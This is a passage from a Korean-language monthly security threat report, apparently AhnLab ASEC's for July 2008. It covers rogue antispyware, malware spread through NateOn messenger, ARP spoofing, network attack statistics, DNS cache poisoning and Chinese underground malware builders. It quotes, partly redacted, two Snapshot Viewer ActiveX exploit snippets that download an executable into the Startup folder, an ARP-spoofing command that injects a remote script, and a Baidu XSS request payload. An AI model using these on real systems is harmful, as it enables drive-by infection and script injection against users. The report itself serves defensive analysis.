
결국 불안감을 느낀 사용자는 “안티바이러스XP2008” 허위 안티-스파이웨어로 치료를 하려고 할 것이고, 치료를 위해서는 아래 [그림 2-10]과 같은 결재 페이지가 나타난다.

.

[그림 2-10] "안티바이러스XP2008"으로 치료하기 위해 결제를 요구하는 화면

7. 또 다른 악성코드 유포

위에서 살펴본 봐와 같이 결국 스파이웨어는 사용자로부터 금전적 이득을 취하기 위해 다양한 방법을 사용하고 있는 것을 살펴 보았다. 그러나 스파이웨어 배포자는 여기서 더 나아가 허위 안티-스파이웨어인 "안티바이러스XP2008"을 불법으로 사용하기 위해 크랙을 찾는 사용자들을 위해 크랙을 가장한 스파이웨어도 미리 배포해 놓은 상태이다.




[그림 2-11] "안티바이러스XP2008" 크랙을 다운로드 받는 웹 페이지

따라서 사용자는 "안티바이러스XP2008" 크랙 파일을 다운로드 받아 실행할 경우 또 다른 스파이웨어에 감염된다.

스파이웨어의 증상


사용자 PC에 설치된 스파이웨어가 사용자 시스템 설정을 변경하여 사용자의 불편함을 초래하거나 공포심을 유발하는 대표적인 증상들을 살펴보면 다음과 같다.

“안티바이러스XP2008”은 윈도우 시스템 복원 기능을 변경함으로써 일반 사용자가 시스템을 복원하지 못하도록 방해하는 기능이 포함되어 있다. 이러한 기능으로 기존에 저장된 시스템 복원 시점을 모두 잃을 수 있어 높은 위험도를 가지고 있다.




[그림 2-11] 윈도우 시스템 복원 데이터 조작 결과

“안티바이러스XP2008”은 바탕화면과 화면보호기를 변경한다. 사용자가 변경된 설정을 바꾸기 위해 디스플레이 등록 정보를 실행시켰을 때, 스파이웨어에 의해서 변경할 수 있는 인터페이스를 숨겨놓은 상태이다.



[그림 2-12] 디스플레이 설정 변경

드랍퍼 즐롭(Win-Dropper/Zlob.376068)은 사용자의 불안감을 유발시키기 위해 “내 컴퓨터”에 등록된 하드 드라이브를 숨기고, 시스템 날자 표기방법을 변경하여 파일 모니터링 도구에서 시간이 표기되는 부분에 “VIRUS_ALERT!” 라는 문구를 삽입하는 등 여러 시스템 설정을 변경한다.



[그림 2-13] "내 컴퓨터"에 등록된 하드 드라이브 숨김

[그림 2-14] 시스템 날짜가 변경된 화면

국외 스파이웨어가 증가하면서 국내에서는 좀처럼 접하기 힘들었던 일본 허위 안티-스파이웨어인 세이그요(Win-Adware/Rogue.VirusSeigyo)가 ALJ(AhnLab Japan)으로부터 접수되어 진단 추가되었다.


[그림 2-15] 일본판 허위 안티스파이웨어인 세이그요 메인 화면

(3) 시큐리티 - 네이트온 쪽지를 이용한 악성코드 전파

SK커뮤니케이션즈에서 운영중인 네이트닷컴 쪽지 서비스 사용자들의 ID와 Password가 유출돼 악성 코드를 유포하는 쪽지가 발송되어 많은 사용자들이 악성 프로그램에 의해 피해를 입었다. 그리고 MS Office Access의 Snapshot Viewer ActiveX Control 취약점이 발표되었으며, 많은 사이트에 Snapshot 취약점을 이용한 악성 코드들이 심어져 있는 것으로 보인다.

Nate On 쪽지를 이용한 악성코드 전파

네이트 쪽지 서비스 사용자들의 ID와 Password가 유출되어 악성 코드를 유포하는데 악용되었다. 공격자는 아래 [그림 2-16]과 같은 쪽지를 보내어 사용자를 현혹하는 방식을 택하고 있다.



[그림 2-16] 악성 코드 유포하는 Nate On 쪽지 내용

[그림 2-16]에서 보듯이 공격자는 이미지 파일인 것처럼 속여 사용자가 그림 파일을 클릭하도록 유도한다. 자세히 보면 실제 URI가 그림 파일의 주소가 아닌 것(http://Homepage/images/?abcd.jpg 자세히 보면 "?"가 포함)을 확인할 수 있다.

URI에서 "?" 다음에 나오는 값은 사이트에 전송하는 변수 값을 의미한다. 즉 위 URL을 풀어 쓰면, http://Homepage/images/index.html?abcd.jpg로 변경할 수 있음을 알 수 있다. 즉 index.html의 변수 값으로 abcd.jpg라는 값이 들어가는 것이다.

위의 링크를 클릭하게 되면, 해킹된 웹 서버로 접속되며, 실행파일을 다운로드 받는데,

WinRAR SFX 파일로 아래의 4개 파일을 포함하고 있다.

26.exe (27,091 바이트)
80.exe (82,432 바이트)
error.jpg (11,656 바이트) : 강아지 사진
kiagen.exe (10,240 바이트)

[그림 2-17] 악성코드 실행 중 보여지는 이미지

악성 코드를 실행시키게 되면, error.jpg라는 강이지 사진이 보여지며, 백그라운드로 트로이 목마와 게임핵 등의 악성코드가 동작하게 된다.

MS Office Access의 Snapshot Viewer ActiveX Control 취약점

Microsoft Access Snapshot Viewer 의 ActiveX 컨트롤은 표준 또는 런타임 버전의 Microsoft Office Access 없이 Access 보고서 Snapshot 을 볼 수 있는 기능을 제공하는데, 이 ActiveX Control 에서 취약점이 발견되어 공격을 받은 여러 사이트에서 공격코드가 발견되고 있으며, 점차적으로 그 수가 늘어나고 있는 상황이다.

```
<html>

<objectclassid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9'id='attack'></object>

<script language="javascript">
var arbitrary_file = "http://[redacted]
var dest = "C:/Docume~1/ALLUSE~1/[redacted]";

attack.SnapshotPath = arbitrary_file;
attack.CompressedPath = destination\nattack.PrintSnapshot(arbitrary_file,destination);

</script>
</html>
```

[그림 2-18] Snapshot Viewer ActiveX Control 공격 코드

위의 [그림 2-18]과 같이 아주 간단한 공격 코드로 취약한 브라우저가 위의 공격코드가 삽입된 사이트를 방문할 경우, 또는 메일을 읽을 경우 공격자에 의해 컴퓨터의 모든 권한을 빼앗길 수 있다.

해당 취약점은 Microsoft Access Snapshot Viewer 에서 사용하는 ActiveX(snapview.ocx)의 프로퍼티 SnapShotPath 와 CompressedPath 값을 올바르게 처리하지 못하는 과정에서 발생한다.

이 취약점은 Microsoft Office Access 2000, Microsoft Office Access 2002, Microsoft Office Access 2003 의 Snapshot Viewer 에 사용되는 ActiveX 컨트롤에만 영향을 준다. 이 ActiveX 컨트롤은 지원되는 모든 Microsoft Office Access 버전(Microsoft Office Access 2007 제외)에 함께 제공되며, 독립 실행 형 Snapshot Viewer 에서도 제공되므로 위 제품이 설치된 컴퓨터는 업데이트를 꼭 해야 한다.

ARP Spoofing 공격의 증가

어김없이 7 월에도 ARP Spoofing 공격이 지속적으로 발생하고 있다. 현재 공격 방식은 취약한 브라우저를 통해 ARP 공격을 수행하는 악성프로그램을 다운로드 받도록 하는 형태이다. 공격자는 사이트를 옮겨가며, 지속적으로 악성코드를 배포하고 있으며, 끊임없이 변종을 내놓고 있는 실정이다.

최근 공격의 예로, 공격자는 인증서 관리자 도구(certmgr.exe)를 통하여 services.exe 파일을 실행시키고 다음 코드를 실행 시킨다.


```
C:₩WINDOWS₩system32₩svchost.exe -idx 0 -ip x.x.x.1-x.x.x.255 -port 80 -insert "<script src=http://삭제/js/1.js></script>"
```

이로 인해 같은 네트워크에 물려 있는 모든 컴퓨터는 웹 서핑을 하는 동안 ARP 공격에 의해 HTML 코드 안에 악성스크립트를 삽입되는 형태로 공격을 받게된다.

(4) 네트워크 모니터링 현황

최근 7월 한 달 동안 네트워크 모니터링 시스템으로부터 탐지된 상위 Top 5 보안위협들은 다음과 같다. 대부분 과거 마이크로소프트사의 공개된 취약점을 이용하고 있으며, 광범위하게 퍼지는 새로운 취약점이 발표되기 이전까지는 이러한 경향이 계속 유지 되리라 추정된다.

과거 공개된 취약점을 이용하는 공격 사례가 끊이지 않고 있으므로 사용자들은 반드시 최신 패치를 설치하여 잠정적 보안 위협을 사전에 방어해야 한다.



순위	취약점 명
1	MS03-026 DCOM RPC Vulnerability
2	MS03-039 Microsoft SQL Server Vulnerability
3	MS04-011 Local Security Authority Subsystem Service(LSASS) Vulnerability
4	MS06-040 Server Service Vulnerability
5	MS05-039 Plug-and-Play Vulnerability

[그림 2-19] 7월 상위 TOP 5 보안 위협 취약점


지난 달 순위에 랭크되지 못했던 MS03-039 Microsoft SQL Server 공격 취약점[1]은 상위 2위로 순위에 재진입하였으며, 지난 달 순위를 차지했던 MS04-007 ASN.1 코드 실행 취약점[2]은 이달에는 순위에서 벗어났다.

MS03-039 Microsoft SQL Server 공격 취약점은 Microsoft SQL 서버를 대상으로 UDP/1434 포트로 376 바이트의 패킷을 대량 전송하여 트래픽 과부하로 인한 서비스 거부

[1] http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx
[2] http://www.microsoft.com/technet/security/bulletin/MS04-007.mspx

공격(Denial of Service)을 야기하는 슬래머(Slammer) 웜의 형태로 최근까지 지속적으로 트래픽이 감지되고 있다.

[그림 2-20]에 나타난 바와 같이 주요 공격포트 트렌드를 살펴보면, 지난달에 이어 NetBIOS와 관련한 TCP/445, TCP/139, TCP/135 포트가 상위 랭크를 차지하였으며 해당 취약점은 MS03-026, MS04-011, MS06-040과 같다. 앞서 보안 위협 취약점 상위에 랭크된 SQL 취약점의 영향으로 TCP/1433 포트는 비교적 큰 수치로 공격 포트 트렌드 부분에서도 상위 2위를 차지하였다. 또한, 악성코드를 다운로드하기 위해 이용되는 TFTP 서비스로 인하여 UDP/69 포트에 대한 트래픽이 주요 공격 포트에 랭크 되었다.



[그림 2-20] 7월 상위 TOP 5 공격 포트

공격 발생지 별 국가현황을 살펴보면, 지난 달에 비해 한국(KR)이 감소하고 미국(US)이 증가하였으나 여전히 상위권 순위에는 영향을 미치지 못하였다. 한국은 다수의 공격 대상지가 되었으며 또한 공격의 결과로 악성코드에 감염되면서 또 다른 공격을 시도하는 경유지 역할을 함으로써 공격 발생지 국가에서 상위를 차지하는 것으로 추정된다. 중국이 11위로 10위권 내에 랭크되지 못하였으나, 주의 깊게 지켜 보아야 할 국가일 것이다.


중국의 순위가 네트워크 모니터링에서 이와 같이 낮은 이유는, 네트워크 모니터링에 유입되는 트래픽이 특정 목표를 가진 공격 트래픽보다는 전체적인 공격을 시도하는 트래픽이므로, 중국발 웹 해킹과 같은 트래픽이 모니터링되지 못하기 때문으로 추정된다..

순위	국가		순위	국가	
1	KR	47%	6	TW	3%
2	JP	17%	7	PH	3%
3	US	14%	8	SG	2%
4	HK	6%	9	ZA	2%
5	IN	5%	10	AU	1%

[그림 2-21] 공격 국가별 순위 및 비율

DNS Cache Poisoning 취약점에 따른 네트워크 현황

DNS Cache Poisoning 취약점은 조작된 DNS 쿼리를 다량으로 전달하여 DNS 캐쉬 서버의 내용을 임의로 변경할 수 있게 한다. 그 결과, 요청된 주소의 정상적인 IP주소가 아닌 공격자가 지정한 IP 주소를 가지고 DNS 캐쉬를 변경할 수 있으므로 악성코드가 설치된 임의의 IP 주소로 사용자를 유도할 수 있어 매우 위험하다. 취약점은 7월 24일(한국시간) 공격코드가 공개되었고, 7월 30일(한국시간) 실제 피해 사례가 보고 되었다.



[그림 2-22] DNS 포트(UDP/53)에 대한 트래픽 추이


위 그래프에서 볼 수 있듯이 해당 취약점을 이용한 패킷 증가는 현재 네트워크 모니터링 시스템을 통해서 탐지되고 있지는 않지만, 대부분의 시스템은 인터넷 사용을 위해 DNS 시스템을 이용하기 때문에 이에 대한 각별한 주의가 필요하다. 해당 취약점은 컬럼 부분을 통해 보다 자세한 정보를 제공하고 있다.

(5) 중국 보안 이슈

새로운 버전으로 등장한 넷봇(NetBot)

일반적으로 중국 언더그라운드에서 제작되는 악성코드 제작 툴이나 해킹에 사용되는 공격 툴의 경우 누구나 사용할 수 있는 무료 버전과 다양한 고급 공격 기능이 포함되어 상용으로 판매되는 VIP 버전이 존재한다. 이러한 무료 버전과 상용 버전을 통틀어서 최근 중국 언더그라운드에서 가장 주의 깊게 지켜봐야 할 툴 중 하나가 바로 넷봇(NetBot)이라 할 수 있다. 올 3월경 발생한 한국 내 금융업체의 홈페이지와 이번 7월에 발생한 특정 포털 사이트에 대한 분산 서비스 거부 공격이 바로 넷봇에 의해 발생한 것으로 알려졌기 때문이다.

지난 6월 중순경 넷봇 제작그룹은 4.0대의 최신 버전의 넷봇을 개발하였으며 본 글을 쓰고 있는 8월 6일 현재 새로운 5.0 버전을 판매하고 있다. 새로운 버전들에서는 한국 웹 사이트에만 특화된 공격 기능들이 포함된 것으로 알려져 분산 서비스 거부 공격 등에 대한 각별한 주의가 필요하다.



[그림 2-23] NetBot.DDOS.Team의 웹 사이트에 한국어로 설명된 넷봇의 기능들

넷봇 VIP 4.0은 분산 서비스 거부 공격에 사용되는 좀비(Zombie)시스템에 설치되는 서버 파일과 이 좀비 시스템들을 조종하는 클라이어트 파일을 생성할 수 있다. 해당 툴을 이용하여 FSG로 실행 압축된 넷봇 트로이목마 악성코드를 제작할 수 있으며, 해당 트로이목마가 실행되면 DLL 파일 1개를 생성하여 정상 시스템 프로세스인 winlogon.exe에 인젝션(Injection)하게 된다. 그 후 트로이목마를 생성할 당시에 지정한 IP 주소로 역접속을 시도하여 공격자의 명령에 따라서 다양한 공격들을 시도하게 된다. 해당 넷봇 VIP 4.0 툴에 의해서 생성되는 트로이목마들은 V3에서 Win-Trojan/Agent.200704.AE 로 진단하고 있다.

중국산 악성코드 생성툴

우리는 최근 발간된 ASEC 리포트를 통해서 중국 언더그라운드 그룹에 의해서 다양한 악성코드 제작 툴과 해킹에 사용되는 공격 툴들이 매우 많이 제작되고 있는 것을 확인하였다. 이러한 툴들의 공통점은 악성코드 제작자들이 과거만큼의 고급 프로그램 개발 실력이 없더라도 다양한 형태의 악성코드들을 짧은 시간에 대량으로 양산할 수 있게 해준다는 것으로 아래 [그림 2-24]와 같이 공격에 사용될 수 있는 다양한 기능들을 옵션으로 제공하고 있는 실정이다.

[그림 2-24] 비천주 다운로더 생성기

[그림 2-24]는 7월 초에 제작된 비천주 다운로더 형태의 트로이목마 생성기이다. 해당 트로이목마는 다음과 같은 악의적인 기능들을 제공하고 있어 악성코드 제작자들의 편의를 꾀하고 있다.

1. 악성코드가 생성될 폴더 설정: 윈도우 폴더 또는 시스템32 폴더에 트로이목마의 복사본을 선택에 따라서 생성할 수 있다.
2. 다른 악성코드의 다운로드 할 위치: 감염된 시스템에 다른 악성코드를 다운로드 할 위치를 임시(Temp) 폴더 또는 다른 폴더에 할 것인지 지정할 수 있다.
3. 실행 압축 형태 선택: 생성할 악성코드를 Upack 또는 FSG로 실행압축 할 것인지 선택할 수 있어 악성코드 파일 자체를 보호 할 수 있다.

4. 다양한 악의적인 기능들의 옵션 제공: 다운로드를 시도할 시간 간격을 공격자의 선택에 따라서 초 단위로 지정할 수 있으며 “안전 모드 부팅”을 방해할 기능, 관리목적 공유 폴더로의 전파, 보안 프로그램에서 후킹되는 SSDT를 원 상태로 복구 할 것인지, 보안 프로그램을 강제 종료 할 것인지 등의 다양한 악의적인 기능들을 체크박스를 통해서 복합적으로 선택할 수 있다.
5. 감염된 시스템의 통계 수집: 해당 생성기로 생성된 악성코드에 얼마나 많은 시스템이 감염되었는지 확인 할 수 있도록 정보를 전송하는 웹 사이트의 주소를 지정할 수 있다.

해당 악성코드 생성기에 의해서 생성되는 트로이목마들은 모두 V3에서 Win-Trojan/Hupigon.Gen으로 진단 가능하다.

[그림 2-25]는 2007년 6월경에 제작된 중국산 온라인 게임인 대화서유2의 사용자 정보와 암호를 유출하는 트로이목마 생성기이다. 해당 트로이목마 생성기는 붉은색 박스에 공격자가 트로이목마에 의해 확보된 온라인 게임 사용자 정보와 암호를 전송 할 웹 사이트의 주소를 지정할 수 있다.

[그림 2-25] 대화서유2 온라인 게임 관련 트로이목마 생성기

[그림 2-25]와 같이 특정 온라인 게임의 사용자 정보를 유출하는 트로이목마 생성기 외에도 아래 [그림 2-26]과 같이 온라인 게임 3종류에서 범용적으로 사용 가능한 트로이목마 생성기도 존재하였다.

[그림 2-26] 완미국제, 무림외전, 문도 온라인 게임용 트로이목마 생성기

[그림 2-26]의 트로이목마 생성기는 완미국제, 무림외전과 문도 라는 중국산 온라인 게임 모두에서 사용가능하며 가로챈 사용자 정보를 공격자에게 전달하는 방식 역시 웹 사이트와 전자 메일 둘 중 하나 또는 모두 선택 할 수 있도록 되어 있다. 1번의 체크박스는 웹 사이트 전송을 원할 경우에 사용이 가능하며 각각의 온라인 게임 사용자 정보를 전송하는 웹 사이트 주소 모두 각각 다르게 설정할 수 있도록 되어 있으며 2번의 체크박스의 경우 전자 메일을 통해서 전달 받기를 원할 경우 사용할 수 있다. 전자 메일의 경우 역시 각각의 온라인 게임 사용자 정보가 전송 될 전자 메일 주소를 모두 다르게 설정 할 수 있다.

중국 언더그라운드에서 알려진 공격 코드들

이번 7월에는 중국 언더그라운드에서 악의적인 공격에 사용 가능한 다양한 공격 코드들이 발견되어 프로그램들에 대한 보안 패치의 중요성에 대해서 다시 한번 인식하게 만들고 있다.

MS Office Snapshot Viewer ActiveX 공격 코드 공개

이번 7월 7일 마이크로소프트에서 발표한 Office Snapshot 뷰어에 대한 취약점을 공격할 수 있는 공격 코드가 7월 8일에 중국 언더그라운드에 공개되었다.

EXP:

```
<html>
<object          .  ='                                    .-
                 id='obj'></object>
<script language='javascript'>
var buf1 = 'http://127.0.0.1/a.exe';
var buf2 = 'C:/Documents and Settings/All Users/「开始」菜单/程序/启
动/test.exe';
obj.                = buf1;
obj.                = buf2;
obj.                ();
</script>
</html>
```

[그림 2-27] 중국 언더그라운드 웹 사이트에 게시된 공격 코드 일부

마이크로소프트의 보안 패치 발표가 된 하루 뒤에 바로 이러한 공격 코드가 공개되었다는

것은 익히 알려진 바와 같이 공격 코드의 제작 시간이 점점 빨라지고 있다는 것을 증명하는 것으로 분석 할 수 있다. 그러므로 사용하는 운영체제 뿐만이 아니라 평소 사용하는 모든 프로그램에 대한 보안 패치 설치를 생활화 하여야만 불의의 보안 사고를 사전에 예방 할 수 있을 것 이다

중국 검색 엔진 Baidu 웹 사이트의 XSS 취약점

7월 13일경 중국 내에서 가장 많이 사용되는 검색 웹 사이트인 바이두(Baidu) 웹 사이트에 존재하는 크로스 사이트 스크립트(XSS) 취약점이 중국 언더그라운드 웹 사이트에 알려지기 시작하였다. 최초 해당 공격 코드는 QQ 메신저를 통해서 급속하게 전파되었으며 이 후 대부분의 언더그라운드 해킹 그룹의 웹 사이트에 공격 코드가 공개되었다.


XSS 13: 百度空间创建文章错误返回XSS漏洞
在写博客的地方，如果提交时篡改spRefURL为恶意脚本，此时若提交失败，则返回页面中会包含我们的恶意脚本。

在创建文章时提交参数如下：

ct=1&cm=2&spBlogID=1fga3aacaff38doc4b36d6f5&spBlogCatName_0=%C4%AC%C8%CF%B7%D6%C0%E0&edithid=
&spRefURL=http
')"><script>alert(/XSS/);</script><"('
&spBlogTitle=xxxxxxxxxx&spBlogText=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx&spBlogCatName=%C4%AC%C8%CF%B7%D6%C0%E0nonexist
&spIsCmtAllow=1&spBlogPower=0&spVcode=&spVerifyKey=&tj=+%B1%A3%B4%E6%D0%DE%B8%C4+

[그림 2-28] 중국 언더그라운드 웹 사이트에 게시된 바이두(Baidu)의 XSS 공격 코드 일부

중국 포털 신나왕 웹 사이트에서 발견된 취약점

7월 18일경 중국의 대형 포털 사이트 중 하나인 신나왕에서 배포하는 엑티브엑스에 임의의 파일을 다운로드 할 수 있는 취약점이 발견되었다.

